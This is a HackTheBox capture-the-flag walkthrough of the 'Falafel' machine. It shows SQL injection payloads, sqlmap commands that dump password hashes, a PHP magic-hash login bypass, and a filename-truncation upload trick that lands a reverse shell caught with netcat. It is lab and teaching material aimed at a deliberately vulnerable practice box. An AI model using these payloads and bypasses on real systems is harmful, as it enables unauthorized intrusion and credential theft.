
HackTheBox: Falafel
This box is rated hard difficulty on HTB. It involves us grabbing password hashes from a website vulnerable to Time-Based SQL injection, letting us login. Using information gathered from the website, we find that it is prone to PHP type juggling and are able to utilize a “Magic Hash” to login as the admin user. From there, we exploit an image upload feature that truncates characters after a certain length to upload a reverse shell and get a foothold on the machine. Once on the system, we find a pair of database credentials that are reused to get access as a low-privileged user. This user is apart of the Video group which lets us reconstruct an image from the framebuffer device file that holds another user’s password. Finally, this user is apart of the Disk group who can debug the filesystem and read the root user’s SSH private key to gain full access to the box.
Host Scanning
I begin with an Nmap scan against the target IP to find all running services on the host; Repeating the same for UDP yields nothing.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
└─$ sudo nmap -p22,80 -sCV 10.129.229.139 -oN fullscan-tcp

Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-20 03:16 -0400
Nmap scan report for 10.129.229.139
Host is up (0.052s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 36:c0:0a:26:43:f8:ce:a8:2c:0d:19:21:10:a6:a8:e7 (RSA)
|   256 cb:20:fd:ff:a8:80:f2:a2:4b:2b:bb:e1:76:98:d0:fb (ECDSA)
|_  256 c4:79:2b:b6:a9:b7:17:4c:07:40:f3:e5:7c:1a:e9:dd (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_/*.txt
|_http-title: Falafel Lovers
|_http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.06 seconds
There are just two ports open:
- SSH on port 22
- An Apache web server on port 80
Not a whole lot we can do with that version of OpenSSH without credentials so I fire up Ffuf to search for subdirectories and subdomains in the background before heading over to the web server.
Website Enumeration

Checking out the landing page shows a welcome message for the FalafeLovers company, which looks to be a social media site catered towards people who love falafel. At the end of it gives us an email for the IT staff as well as a domain name of falafel.htb that can be added to our /etc/hosts file.

A quick look at the robots.txt page intrigues me since it’s disallowing web crawlers to index any text files on the server. I end up not finding anything right now, but this is important to note.
SQL Injection in Login Panel
The only other thing on the site is a login panel that reveals that it is built with PHP. Attempting to use default credentials such as admin:password returns an error saying wrong identification.

Supplying a name that should not exist in the database will throw an error telling us to try again. We can definitely enumerate usernames on the site, but before doing any brute-forcing, I want to check for SQL injection and any other authentication bypasses.
Attempting to supply a simple 'OR 1=1-- query into the username field confirms that this page is injectable due to it responding with a valid user in the database.

However, using different operators like UNION to enumerate the database triggers a detection and blocks our query.

With UNION queries being blocked, we’ll most likely have to exploit some kind of time-based or boolean-based attack which exponentially increases the time we spend here. For that reason I’ll use an automated tool to speed things up.
Time-Based SQLi Attack
It’s nice to know how tools perform such attacks, so I’ll break it down. Time-based SQL injections are a type of blind injection where an attacker injects database commands that intentionally delay the server’s response, allowing them to determine whether a condition is true based on how long the application takes to reply. Because no visible output is required, attackers can slowly enumerate database information such as database names, table names, and user credentials by asking true/false questions one character at a time.
For example:
1
' OR IF(SUBSTRING(DATABASE(),1,1)='a', SLEEP(5), 0)-- -
If the response is delayed by 5 seconds, we learn that the first letter of the database name is "a". By repeating this process character by character, we’re able to extract sensitive information from the database including username/passwords.
Dumping Database
I’ll start by capturing a request to the login panel in Burp Suite, saving it to a file, and sending it over to SQLMap.
1
└─$ sqlmap -r login.req --batch --level 5 --risk 3

This confirms the previous suspicion and identifies one possible attack in the username parameter. Next I’ll enumerate all databases to see what to poke at.
1
└─$ sqlmap -r login.req --batch --dbs

It returns just two, with the first being standard in MySQL applications so I’ll fetch the tables from the second.
1
└─$ sqlmap -r login.req --batch -D falafel --tables

This DB only has a users table, so let’s dump it.
1
└─$ sqlmap -r login.req --batch -D falafel -T users --dump

Hidden Note
While waiting for the SQLMap results to slowly pile in, I revisited my fuzzing attempts for .txt files on the server with a larger wordlist and end up getting a hit on cyberlaw.txt.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
└─$ dirsearch -u http://10.129.229.139 -w /opt/seclists/directory-list-2.3-medium.txt -f -e txt
  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: txt | HTTP method: GET | Threads: 25 | Wordlist size: 661635

Output File: /home/kali/Falafel/reports/http_10.129.229.139/_26-05-20_04-56-49.txt

Target: http://10.129.229.139/

[04:56:49] Starting:
[04:56:50] 403 -  296B  - /images/
[04:56:51] 403 -  295B  - /icons/
[04:56:52] 301 -  318B  - /uploads  ->  http://10.129.229.139/uploads/
[04:56:52] 403 -  297B  - /uploads/
[04:56:53] 301 -  317B  - /images  ->  http://10.129.229.139/images/
[04:56:53] 403 -  296B  - /assets/
[04:56:53] 301 -  317B  - /assets  ->  http://10.129.229.139/assets/
[04:56:56] 403 -  293B  - /css/
[04:56:56] 301 -  314B  - /css  ->  http://10.129.229.139/css/
[04:56:59] 301 -  313B  - /js  ->  http://10.129.229.139/js/
[04:56:59] 403 -  292B  - /js/
[04:57:05] 200 -   30B  - /robots.txt
[04:57:47] 200 -  560B  - /cyberlaw.txt
Below are the page’s contents:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
From: Falafel Network Admin (admin@falafel.htb)
Subject: URGENT!! MALICIOUS SITE TAKE OVER!
Date: November 25, 2017 3:30:58 PM PDT
To: lawyers@falafel.htb, devs@falafel.htb
Delivery-Date: Tue, 25 Nov 2017 15:31:01 -0700
Mime-Version: 1.0
X-Spam-Status: score=3.7 tests=DNS_FROM_RFC_POST, HTML_00_10, HTML_MESSAGE, HTML_SHORT_LENGTH version=3.1.7
X-Spam-Level: ***

A user named "chris" has informed me that he could log into MY account without knowing the password,
then take FULL CONTROL of the website using the image upload feature.
We got a cyber protection on the login form, and a senior php developer worked on filtering the URL of the upload,
so I have no idea how he did it.

Dear lawyers, please handle him. I believe Cyberlaw is on our side.
Dear develpors, fix this broken site ASAP.

 ~admin
Looks like the admin left a message for their lawyer and developers exclaiming that there are authentication bypass and RCE vulnerabilities within the site’s login panel and image upload features. We already know about the SQL injection, however the information about the upload exploit could definitely come in handy.
If we attempt to view the /uploads directory listing, the site forbids us but perhaps if we know the filename, it will be possible to have the server execute it.

At this point, SQLMap has finished and gives us MD5 hashes for two users on the site. Only Chris’s cracks so we can log into the site as him, but I note that the admin’s hash looks strange since there’s only one character in it.
Exploitation
Type Juggling & Magic Hashes
On the dashboard we’re greeted with a message from Chris who explains that he pentests random site’s in his spare time. The last line in his message is an obvious hint toward PHP type juggling.

I recommend reading through PayloadAllTheThings’ page on this topic to get a better understanding on it as well as a few more examples, but I’ll do my best to explain it here.
PHP type juggling occurs because PHP will automatically convert variables between types during loose comparisons using operators like ==. This can create security issues when a string that looks like scientific notation, such as "0e12345", is treated as the integer 0 during comparison. A “magic hash” arises when a hash output begins with 0e followed only by digits, causing PHP to interpret both hashes as numeric values rather than strings. As a result, two completely different hashes like "0e462097431906509019562988736854" and "0e830400451993494058024219903391" may evaluate as equal with ==, even though their actual string contents differ.
Going through a few of the “Magic Hashes”, we can a few that look similar to the Admin’s in the database, specifically all starting with 0e.

If we go down the list supplying these values as the Admin’s password, we’re able to login as them with 240610708 and access the image upload function.

RCE via Image Upload
Hosting a test file on my local machine and giving it to the upload URL succeeds. We can also see how the PHP developer decided to mitigate access to the uploads directory by creating new randomized directory names and then placing our file within it.


If we navigate to the randomized directory and search for our filename, it’s possible to access it. Mine fails due to it being a fake PNG file.

Trying to upload PHP files doesn’t work due to a bad extension name. I spent some time using different combinations like .php.png, .php5, and .phar but they all fail. The site is most likely whitelisting valid image extensions, so we must find another way around this.
Filename Truncation
Checking out the Admin’s profile shows a quote from an Anonymous person speaking about limits.

Taking this as another hint, I supply an extremely long URL to the site which returns a strange error.

Instead of the site just denying or erroring out when provided with a long URL, it attempts to shorten it to the maximum allowed. Crucially, our file is still being uploaded to the site, only with a new alias. This means that whatever’s past the point that gets chopped off won’t be apart of the uploaded name. Perhaps we can use this to force the application into removing the .png portion from our .php.png file and bypass the upload filter.
Taking the value of the new name and finding the character count shows that the cutoff point is at 236.
1
2
└─$ echo -n 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA' | wc
      0       1     236
So our reverse shell’s name including the .php extension’s name should be 236 characters and have the .png extension past that point. I’ll print this out in Python for ease of use while subtracting four characters to make room for our .php extension.
1
2
└─$ python -c 'print ("http://10.10.14.243/" + "A"*232 + ".php.png")'
http://10.10.14.243/AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA.php.png
Initial Foothold
Using this new long URL at the image upload succeeds to grab it from our local machine.

If we check the source code of the page (because the page renders it outside of our view), we find that our filename was saved under a new alias with just the .php extension.

Taking note of the directory name it was uploaded to, we can now setup a Netcat listener and navigate to our file to get a shell on the machine as www-data. I also upgrade and stabilize my shell via the typical Python import pty method.
1
└─$ nc -lnvp 443

At this point we can begin enumerating the filesystem, focusing on finding routes to escalate privileges towards root.
Privilege Escalation
Usually when I land on a box as the web server I’d dump the database, however we already took care of that in our earlier endeavors. There are two other users on the machine, whose home directories we don’t have access to, so I head to the webroot to check out any interesting files.
